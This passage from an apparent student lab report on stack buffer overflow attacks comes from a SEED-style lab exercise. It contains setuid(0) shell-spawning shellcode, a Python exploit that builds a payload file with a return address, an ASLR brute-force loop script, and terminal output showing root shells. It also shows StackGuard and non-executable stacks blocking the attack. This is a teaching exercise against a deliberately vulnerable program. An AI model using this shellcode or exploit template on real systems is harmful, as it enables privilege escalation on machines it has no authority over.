buffer[start] = shellcode[i];
start++;
```

Post adding the setuid instruction we can see that the shell runs logged in as a root user.




```
[02/18/21]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[02/18/21]seed@VM:~/Desktop$ ./exploit
[02/18/21]seed@VM:~/Desktop$ ./stack
# whoami
root
#
```

CODE TO RUN EXPLOIT AS A PYTHON PROGRAM:


Similar behaviour can be observed in case of python, if the setuid instructions are not included in the shell code we do not get a root shell access.

exploit.py program without setuid instructions:




```
[02/18/21]seed@VM:~/Desktop$ ./exploit.py
[02/18/21]seed@VM:~/Desktop$ ./stack
$ whoami
seed
$
```

exploit.py program with setuid instructions:



```
[02/18/21]seed@VM:~/Desktop$ cat exploit.py
#!/usr/bin/python3
import sys
shellcode= (
"\x31\xc0" # Line 1: xorl %eax,%eax */
"\x31\xdb" # Line 2: xorl %ebx,%ebx */
"\xb0\xd5" # Line 3: movb $0xd5,%al */
"\xcd\x80" # Line 4: int $0x80 */
# ---- The code below is the same as the one in Task 2 ----
"\x31\xc0" # xorl %eax,%eax
"\x50" # pushl %eax
"\x68""//sh" # pushl $0x68732f2f
"\x68""/bin" # pushl $0x6e69622f
"\x89\xe3" # movl %esp,%ebx
"\x50" # pushl %eax
"\x53" # pushl %ebx
"\x89\xe1" # movl %esp,%ecx
"\x99" # cdq
"\xb0\x0b" # movb $0x0b,%al
"\xcd\x80" # int $0x80
"\x00"
).encode('latin-1')
# Fill the content with NOP’s
content = bytearray(0x90 for i in range(517))
# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode
#########################################################################
ret = 0xBFFFEA6C # replace 0xAABBCCDD with the correct value
offset = 192 # replace 0 with the correct value
# Fill the return address field with the address of the shellcode
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#########################################################################
# Write the content to badfile
with open('badfile', 'wb') as f:
        f.write(content)
[02/18/21]seed@VM:~/Desktop$ 
```

The below screenshot shows that we have root access shell, which is due to the setuid(0) instruction in the shell code.




```
[02/18/21]seed@VM:~/Desktop$ ./exploit.py
[02/18/21]seed@VM:~/Desktop$ ./stack
# whoami
root
# 
```

Observations:

The above experiment shows that modifying our shellcode by adding the setuid(0) instruction, can help overcome the security feature of reduced privilege in some shells like dash.


2.6 Task 4: Defeating Address Randomization:

Turning on the ASLR feature:



```
[02/18/21]seed@VM:~/Desktop$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/18/21]seed@VM:~/Desktop$ 
```

Running the stack script with “badfile” containing the same content as in the Task 2.




```
[02/18/21]seed@VM:~/Desktop$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/18/21]seed@VM:~/Desktop$ gedit aslr_loop.sh
[02/18/21]seed@VM:~/Desktop$ ./stack
Segmentation fault
[02/18/21]seed@VM:~/Desktop$ 
```

Observation:


In the above screenshot we can see that, we get a segmentation fault post turning on Ubuntu’s address randomization. This is due to the address space of program being changed each time its executed.

Creating the looping program and making it executable.



```
[02/18/21]seed@VM:~/Desktop$ cat aslr_loop.sh
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
 do
 value=$(( $value + 1 ))
 duration=$SECONDS
 min=$(($duration / 60))
 sec=$(($duration % 60))
 echo "$min minutes and $sec seconds elapsed."
 echo "The program has been running $value times so far."
 ./stack
done
[02/18/21]seed@VM:~/Desktop$ chmod +x aslr_loop.sh
[02/18/21]seed@VM:~/Desktop$ 
```

Post running the aslr_loop program, we can finally see that when the root access to the shell is obtained the program stops. The following screenshot shows the number of times the program ran and the time taken. If the memory space would be bigger than the current, it would take more time and tries to get the root access.




```
The program has been running 14024 times so far.
./aslr_loop.sh: line 13: 29599 Segmentation fault      ./stack
0 minutes and 18 seconds elapsed.
The program has been running 14025 times so far.
./aslr_loop.sh: line 13: 29600 Segmentation fault      ./stack
0 minutes and 18 seconds elapsed.
The program has been running 14026 times so far.
./aslr_loop.sh: line 13: 29601 Segmentation fault      ./stack
0 minutes and 18 seconds elapsed.
The program has been running 14027 times so far.
./aslr_loop.sh: line 13: 29602 Segmentation fault      ./stack
0 minutes and 18 seconds elapsed.
The program has been running 14028 times so far.
./aslr_loop.sh: line 13: 29603 Segmentation fault      ./stack
0 minutes and 18 seconds elapsed.
The program has been running 14029 times so far.
./aslr_loop.sh: line 13: 29604 Segmentation fault      ./stack
0 minutes and 18 seconds elapsed.
The program has been running 14030 times so far.
./aslr_loop.sh: line 13: 29605 Segmentation fault      ./stack
0 minutes and 18 seconds elapsed.
The program has been running 14031 times so far.
./aslr_loop.sh: line 13: 29606 Segmentation fault      ./stack
0 minutes and 18 seconds elapsed.
The program has been running 14032 times so far.
./aslr_loop.sh: line 13: 29607 Segmentation fault      ./stack
0 minutes and 18 seconds elapsed.
The program has been running 14033 times so far.
./aslr_loop.sh: line 13: 29608 Segmentation fault      ./stack
0 minutes and 18 seconds elapsed.
The program has been running 14034 times so far.
./aslr_loop.sh: line 13: 29609 Segmentation fault      ./stack
0 minutes and 18 seconds elapsed.
The program has been running 14035 times so far.
# whoami
root
# 
```

2.7 Task 5: Turn on the StackGuard Protection:

Screenshot:

Firstly, disable the ubuntu's address randomization using:

```
sudo sysctl -w kernel.randomize_va_space=0
```




```
[02/18/21]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/18/21]seed@VM:~/Desktop$ gcc -DBUF_SIZE=180 -o stack -z execstack stack.c
[02/18/21]seed@VM:~/Desktop$ sudo chown root stack
[02/18/21]seed@VM:~/Desktop$ sudo chmod 4755 stack
[02/18/21]seed@VM:~/Desktop$ ls -al stack
-rwsr-xr-x 1 root seed 7564 Feb 18 23:50 stack
[02/18/21]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/18/21]seed@VM:~/Desktop$ 
```

Observation:

On recompiling the stack script without the StackGuard Protection turned off, we can see that an error "stack smashing detected" appears. The stack guard algorithm uses canary value to detect out of bound writing of memory, if it detects a change in this canary value it raises the above error. StackGuard is a good way to avoid buffer overflow attacks.

2.8 Task 6: Turn on the Non-executable Stack Protection:

Screenshot:



```
[02/19/21]seed@VM:~/Desktop$ gcc -o stack -fno-stack-protector -z noexecstack stack.
c
[02/19/21]seed@VM:~/Desktop$ sudo chown root stack
[02/19/21]seed@VM:~/Desktop$ sudo chmod 4755 stack
[02/19/21]seed@VM:~/Desktop$ ./stack
Segmentation fault
[02/19/21]seed@VM:~/Desktop$ 
```

Observations:

In the previous step we already disabled the ubuntu’s address randomization process. The previos attack was unsuccessful because the StackGuard relies on a value called as “canary”, which it uses to detect overflow in values written to the stack. Now by using the below command we re-compile using options to turn off the StackGuard and make the stack Non-executable.

```
gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

Since the program stopped and threw a segmentation error, we can assume that our buffer overflow attack was unsuccessful. This mainly happens because now the stack portion of a user process's virtual address space(buffer variable) becomes non-executable, so that attack code injected onto the stack cannot be executed, another thing to note is that the buffer overflow did occur in this case, hence the segmentation fault.